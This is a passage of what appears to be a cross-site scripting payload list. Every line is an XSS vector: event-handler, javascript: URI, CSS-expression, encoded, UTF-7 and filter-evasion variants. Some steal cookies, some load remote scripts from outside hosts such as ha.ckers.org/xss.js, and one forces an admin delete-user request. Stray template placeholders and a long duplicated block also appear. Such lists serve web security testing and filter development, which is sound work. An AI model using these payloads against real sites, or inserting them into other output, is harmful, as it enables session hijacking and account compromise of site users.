417  <FRAMESET><FRAME SRC="javascript:javascript:alert(1);"></FRAMESET>
418  <BODY ONLOAD=javascript:alert(1)>
419  <BODY ONLOAD=javascript:javascript:alert(1)>
420  <IMG SRC="jav    ascript:javascript:alert(1);">
421  <BODY onload!#$%%&()*~+-_.,:;?@[/|\]^`=javascript:alert(1)>
422  <SCRIPT/SRC="%(jscript)s"></SCRIPT>
423  <<SCRIPT>%(payload)s//<</SCRIPT>
424  <IMG SRC="javascript:javascript:alert(1)"
425  <iframe src=%(scriptlet)s <
426  <INPUT TYPE="IMAGE" SRC="javascript:javascript:alert(1);">
427  <IMG DYNSRC="javascript:javascript:alert(1)">
428  <IMG LOWSRC="javascript:javascript:alert(1)">
429  <BGSOUND SRC="javascript:javascript:alert(1);">
430  <BR SIZE="&{javascript:alert(1)}">
431  <LAYER SRC="%(scriptlet)s"></LAYER>
432  <LINK REL="stylesheet" HREF="javascript:javascript:alert(1);">
433  <STYLE>@import'%(css)s';</STYLE>
434  <META HTTP-EQUIV="Link" Content="<%(css)s>; REL=stylesheet">
435  <XSS STYLE="behavior: url(%(htc)s);">
436  <STYLE>li {list-style-image: url("javascript:javascript:alert(1)");}</STYLE><UL><LI>XSS
437  <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:javascript:alert(1);">
438  <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:javascript:alert(1);">
439  <IFRAME SRC="javascript:javascript:alert(1);"></IFRAME>
440  <TABLE BACKGROUND="javascript:javascript:alert(1)">
441  <TABLE><TD BACKGROUND="javascript:javascript:alert(1)">
442  <DIV STYLE="background-image: url(javascript:javascript:alert(1))">
443  <DIV STYLE="width:expression(javascript:alert(1));">
444  <IMG STYLE="xss:expr/*XSS*/ession(javascript:alert(1))">
```

```
445    <XSS STYLE="xss:expression(javascript:alert(1))">
446    <STYLE TYPE="text/javascript">javascript:alert(1);</STYLE>
447    <STYLE>.XSS{background-image:url("javascript:javascript:alert(1)");}</STYLE><A CLASS=XSS></A>
448    <STYLE type="text/css">BODY{background:url("javascript:javascript:alert(1)")}</STYLE>
449    <!--[if gte IE 4]><SCRIPT>javascript:alert(1);</SCRIPT><![endif]-->
450    <BASE HREF="javascript:javascript:alert(1);//">
451    <OBJECT TYPE="text/x-scriptlet" DATA="%(scriptlet)s"></OBJECT>
452    <OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:javascript:alert(1)></OBJECT>
453    <HTML xmlns:xss><?import namespace="xss" implementation="%(htc)s"><xss:xss>XSS</xss:xss></HTML>""","XML namespace."),("""<XML ID
454    <HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2
455    <SCRIPT SRC="%(jpg)s"></SCRIPT>
456    <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-%(payload)s;+ADw-/SCRIPT+AD4-
457    <form id="test" /><button form="test" formaction="javascript:javascript:alert(1)">X
458    <body onscroll=javascript:alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><
459    <P STYLE="behavior:url('#default#time2')" end="0" onEnd="javascript:alert(1)">
460    <STYLE>@import'%(css)s';</STYLE>
461    <STYLE>a{background:url('s1' 's2')}@import javascript:javascript:alert(1);');}</STYLE>
462    <meta charset= "x-imap4-modified-utf7"&&>&&<script&&>javascript:alert(1)&&;&&<&&/script&&>
463    <SCRIPT onreadystatechange=javascript:javascript:alert(1);></SCRIPT>
464    <style onreadystatechange=javascript:javascript:alert(1);></style>
465    <?xml version="1.0"?><html:html xmlns:html='http://www.w3.org/1999/xhtml'><html:script>javascript:alert(1);</html:script></html:
466    <embed code=%(scriptlet)s></embed>
467    <embed code=javascript:javascript:alert(1);></embed>
468    <embed src=%(jscript)s></embed>
469    <frameset onload=javascript:javascript:alert(1)></frameset>
470    <object onerror=javascript:javascript:alert(1)>
471    <embed type="image" src=%(scriptlet)s></embed>
472    <XML ID=I><X><C><![CDATA[<IMG SRC="javas]]<![CDATA[cript:javascript:alert(1);">]]></C><X></xml>
473    <IMG SRC=&{javascript:alert(1);};>
474    <a href="jav&#65ascript:javascript:alert(1)">test1</a>
475    <a href="jav&#97ascript:javascript:alert(1)">test1</a>
476    <embed width=500 height=500 code="data:text/html,<script>%(payload)s</script>"></embed>
477    <iframe srcdoc="&LT;iframe&sol;srcdoc=&amp;lt;img&sol;src=&amp;apos;&amp;apos;onerror=javascript:alert(1)&amp;gt;">
```

```
478   ';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
479   alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--
480   ></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
481   '';!--"<XSS>=&{()}
482   <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
483   <IMG SRC="javascript:alert('XSS');">
484   <IMG SRC=javascript:alert('XSS')>
485   <IMG SRC=JaVaScRiPt:alert('XSS')>
486   <IMG SRC=javascript:alert("XSS")>
487   <IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
488   <a onmouseover="alert(document.cookie)">xxs link</a>
489   <a onmouseover=alert(document.cookie)>xxs link</a>
490   <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
491   <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
492   <IMG SRC=# onmouseover="alert('xxs')">
493   <IMG SRC= onmouseover="alert('xxs')">
494   <IMG onmouseover="alert('xxs')">
495   <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#3
496   <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#
497   <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
498   <IMG SRC="jav   ascript:alert('XSS');">
499   <IMG SRC="jav&#x09;ascript:alert('XSS');">
500   <IMG SRC="jav&#x0A;ascript:alert('XSS');">
501   <IMG SRC="jav&#x0D;ascript:alert('XSS');">
502   perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
503   <IMG SRC=" &#14;  javascript:alert('XSS');">
504   <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
505   <BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
506   <SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
507   <<SCRIPT>alert("XSS");//<</SCRIPT>
508   <SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
509   <SCRIPT SRC=//ha.ckers.org/.j>
510   <IMG SRC="javascript:alert('XSS')"
```

```
511    <iframe src=http://ha.ckers.org/scriptlet.html <
512    \";alert('XSS');//
513    </TITLE><SCRIPT>alert("XSS);</SCRIPT>
514    <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
515    <BODY BACKGROUND="javascript:alert('XSS')">
516    <IMG DYNSRC="javascript:alert('XSS')">
517    <IMG LOWSRC="javascript:alert('XSS')">
518    <STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
519    <IMG SRC='vbscript:msgbox("XSS')'>
520    <IMG SRC="livescript:[code]">
521    <BODY ONLOAD=alert('XSS')>
522    <BGSOUND SRC="javascript:alert('XSS');">
523    <BR SIZE="&{alert('XSS')}">
524    <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
525    <LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
526    <STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
527    <META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
528    <STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
529    <STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
530    <IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
531    exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
532    <STYLE TYPE="text/javascript">alert('XSS);</STYLE>
533    <STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
534    <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
535    <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
536    <XSS STYLE="xss:expression(alert('XSS'))">
537    <XSS STYLE="behavior: url(xss.htc);">
538    ¼script¾alert(¢XSS¢)¼/script¾
539    <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
540    <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
541    <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
542    <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
543    <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
```

```
544    <FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
545    <TABLE BACKGROUND="javascript:alert('XSS')">
546    <TABLE><TD BACKGROUND="javascript:alert('XSS')">
547    <DIV STYLE="background-image: url(javascript:alert('XSS'))">
548    <DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\00
549    <DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
550    <DIV STYLE="width: expression(alert('XSS'));">
551    <BASE HREF="javascript:alert('XSS');//">
552     <OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
553    <EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vd
554    <SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
555    <!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://ha.ckers.org/xss.js></SCRIPT>'"-->
556    <? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>'); ?>
557    <IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
558    Redirect 302 /a.jpg http://victimsite.com/admin.asp&deleteuser
559    <META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
560     <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
561    <SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
562    <SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
563    <SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
564    <SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
565    <SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
566    <SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
567    <SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
568    <A HREF="http://66.102.7.147/">XSS</A>
569    <A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
570    <A HREF="http://1113982867/">XSS</A>
571    <A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>
572    <A HREF="http://0102.0146.0007.00000223/">XSS</A>
573    <A HREF="htt    p://6    6.000146.0x7.147/">XSS</A>
574    <iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
575    <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
576    <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
```

```
577   <sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
578   <img/src=`%00` onerror=this.onerror=confirm(1)
579   <form><isindex formaction="javascript&colon;confirm(1)"
580   <img src=`%00`&NewLine; onerror=alert(1)&NewLine;
581   <script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
582   <ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
583   <iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
584   <script /*%00*/>/*%00*/alert(1)/*%00*/</script /*%00*/
585   &#34;&#62;<h1/onmouseover='\u0061lert(1)'>%00
586   <iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
587   <meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"/>
588   <svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script
589   <svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
590   <meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
591   <iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
592   <form><a href="javascript:\u0061lert&#x28;1&#x29;">X
593   </script><img/*%00/src="worksinchrome&colon;prompt&#x28;1&#x29;"/%00*/onerror='eval(src)'>
594   <img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
595   <form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
596   <a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="&#09;&#10;&#11;>X</a
597   http://www.google<script .com>alert(document.location)</script
598   <a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
599   <img/src=@&#32;&#13; onerror = prompt('&#49;')
600   <style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
601   <script ^__^>alert(String.fromCharCode(49))</script ^__^
602   </style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
603   &#00;</form><input type&#61;"date" onfocus="alert(1)">
604   <form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
605   <script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</script /***/
606   <iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar;&gt;'>
607   <a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
608   <script ~~~>alert(0%0)</script ~~~>
609   <style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
```

```
610   <///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
611   <img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
612   &#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
613   &#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
614   <marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
615   <div/style="width:expression(confirm(1))">X</div> {IE7}
616   <iframe/%00/ src=javaSCRIPT&colon;alert(1)
617   //<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='submit'>//
618   /*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
619   //|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\\
620   </font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
621   <a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
622   </plaintext\></|\><plaintext/onmouseover=prompt(1)
623   </svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
624   <a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
625   <div onmouseover='alert&lpar;1&rpar;'>DIV</div>
626   <iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)">
627   <a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
628   <embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
629   <object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
630   <var onmouseover="prompt(1)">On Mouse Over</var>
631   <a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
632   <img src="/" =_=" title="onerror='prompt(1)'">
633   <%<!--'%><script>alert(1);</script -->
634   <script src="data:text/javascript,alert(1)"></script>
635   <iframe/src \/\/onload = prompt(1)
636   <iframe/onreadystatechange=alert(1)
637   <svg/onload=alert(1)
638   <input value=<><iframe/src=javascript:confirm(1)
639   <input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
640   http://www.<script>alert(1)</script .com
641   <iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;v&NewLine;&Tab;&Tab;&Tab;a&NewLine;&Tab;&Tab;&Tab;&Tab;s&NewLine;&Tab;&Tab;&Tab;&
642   <svg><script ?>alert(1)
```

```
643  <iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;%28&Tab;1&Tab;%29></ifram
644  <img src=`xx:xx`onerror=alert(1)>
645  <object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/ "></object>
646  <meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
647  <math><a xlink:href="//jsfiddle.net/t846h/">click
648  <embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
649  <svg contentScriptType=text/vbs><script>MsgBox+1
650  <a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a
651  <iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
652  <script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\u006C\u0065\u0072\u0074(~'\u0061')</script
653  <script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\u0061 & /=%2F
654  <script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%72%74(/XSS/)></script
655  <object data=javascript&colon;\u0061&#x6C;&#101%72t(1)>
656  <script>+-+-1-+-+alert(1)</script>
657  <body/onload=&lt;!--&gt;&#10alert(1)>
658  <script itworksinallbrowsers>/*<script* */alert(1)</script>
659  <img src ?itworksonchrome?\/onerror = alert(1)>
660  <svg><script>//&NewLine;confirm(1);</script </svg>
661  <svg><script onlypossibleinopera:-)> alert(1)
662  <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97script&#x3A;&#97lert(1)>ClickMe
663  <script x> alert(1) </script 1=2
664  <div/onmouseover='alert(1)'> style="x:">
665  <--`<img/src=` onerror=alert(1)> --!>
666  <script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070&#x074,&#x0061;&#x06c;&#x0065;&#x00000072;&
667  <div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)" onclick="alert(1)">x</button>
668  "><img src=x onerror=window.open('https://www.google.com/');>
669  <form><button formaction=javascript&colon;alert(1)>CLICKME
670  <math><a xlink:href="//jsfiddle.net/t846h/">click
671  <object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
672  <iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
673  <a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61&#34&#104&#116&#116&#112&#58&#47&#47&#115&
674  '; alert(1);
675  ')alert(1);//
```

```
676   <ScRiPt>alert(1)</sCriPt>
677   <IMG SRC=jAVasCrIPt:alert('XSS')>
678   <IMG SRC="javascript:alert('XSS');">
679   <IMG SRC=javascript:alert(&quot;XSS&quot;)>
680   <IMG SRC=javascript:alert('XSS')>
681   <img src=xss onerror=alert(1)>
682   <iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
683   <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
684   <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
685   <sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
686   <img/src=`%00` onerror=this.onerror=confirm(1)
687   <form><isindex formaction="javascript&colon;confirm(1)"
688   <img src=`%00`&NewLine; onerror=alert(1)&NewLine;
689   <script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
690   <ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
691   <iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
692   <script /*%00*/>/*%00*/alert(1)/*%00*/</script /*%00*/
693   &#34;&#62;<h1/onmouseover='\u0061lert(1)'>%00
694   <iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
695   <meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"/>
696   <svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script
697   <svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
698   <meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
699   <iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
700   <form><a href="javascript:\u0061lert&#x28;1&#x29;">X
701   </script><img/*%00/src="worksinchrome&colon;prompt&#x28;1&#x29;"/%00*/onerror='eval(src)'>
702   <img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
703   <form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
704   <a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="&#09;&#10;&#11;>X</a
705   http://www.google<script .com>alert(document.location)</script
706   <a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
707   <img/src=@&#32;&#13; onerror = prompt('&#49;')
708   <style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
```

```
709  <script ^__^>alert(String.fromCharCode(49))</script ^__^
710  </style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
711  &#00;</form><input type&#61;"date" onfocus="alert(1)">
712  <form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
713  <script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</script /***/
714  <iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar&gt;'>
715  <a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
716  <script ~~~>alert(0%0)</script ~~~>
717  <style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
718  <///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
719  <img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
720  &#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
721  &#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
722  <marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
723  <div/style="width:expression(confirm(1))">X</div> {IE7}
724  <iframe/%00/ src=javaSCRIPT&colon;alert(1)
725  //<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='submit'>//
726  /*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
727  //|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\\
728  </font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
729  <a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
730  </plaintext\></|\><plaintext/onmouseover=prompt(1)
731  </svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
732  <a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
733  <div onmouseover='alert&lpar;1&rpar;'>DIV</div>
734  <iframe style="xg-p:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)">
735  <a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
736  <embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
737  <object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
738  <var onmouseover="prompt(1)">On Mouse Over</var>
739  <a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
740  <img src="/" =_=" title="onerror='prompt(1)'">
741  <%<!--'%><script>alert(1);</script -->
```

```
742  <script src="data:text/javascript,alert(1)"></script>
743  <iframe/src \/\/onload = prompt(1)>
744  <iframe/onreadystatechange=alert(1)>
745  <svg/onload=alert(1)>
746  <input value=<><iframe/src=javascript:confirm(1)>
747  <input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
748  http://www.<script>alert(1)</script .com
749  <iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;v&NewLine;&Tab;&Tab;&Tab;a&NewLine;&Tab;&Tab;&Tab;&Tab;s&NewLine;&Tab;&Tab;&Tab;&
750  <svg><script ?>alert(1)
751  <iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;%28&Tab;1&Tab;%29></iframe
752  <img src=`xx:xx`onerror=alert(1)>
753  <meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
754  <math><a xlink:href="//jsfiddle.net/t846h/">click
755  <embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
756  <svg contentScriptType=text/vbs><script>MsgBox+1
757  <a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a>
758  <iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
759  <script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\u006C\u0065\u0072\u0074(~'\u0061')</script
760  <script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\u0061 & /=%2F
761  <script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%72%74(/XSS/)></script
762  <object data=javascript&colon;\u0061&#x6C;&#101%72t(1)>
763  <script>+-+-1-+-+alert(1)</script>
764  <body/onload=&lt;!--&gt;&#10alert(1)>
765  <script itworksinallbrowsers>/*<script* */alert(1)</script
766  <img src ?itworksonchrome?\/onerror = alert(1)
767  <svg><script>//&NewLine;confirm(1);</script </svg>
768  <svg><script onlypossibleinopera:-)> alert(1)
769  <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97script&#x3A;&#97lert(1)>ClickMe
770  <script x> alert(1) </script 1=2
771  <div/onmouseover='alert(1)'> style="x:">
772  <--`<img/src=` onerror=alert(1)> --!>
773   <script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070&#x074,&#x0061;&#x06c;&#x0065;&#x00000072;
774  <div style="xg-p:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)" onclick="alert(1)">x</button>
```

```
775  "><img src=x onerror=window.open('https://www.google.com/');>
776  <form><button formaction=javascript&colon;alert(1)>CLICKME
777  <math><a xlink:href="//jsfiddle.net/t846h/">click
778  <object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
779  <iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
780  <a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61&#34&#104&#116&#116&#112&#58&#47&#47&#115&
781  <SCRIPT>String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41)</SCRIPT>
782  ';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//";alert(
783  <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
784  <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
785  <IMG SRC="jav ascript:alert('XSS');">
786  <IMG SRC="jav&#x09;ascript:alert('XSS');">
787  <<SCRIPT>alert("XSS");//<</SCRIPT>
788  %253cscript%253ealert(1)%253c/script%253e
789  "><s"%2b"cript>alert(document.cookie)</script>
790  foo<script>alert(1)</script>
791  <scr<script>ipt>alert(1)</scr</script>ipt>
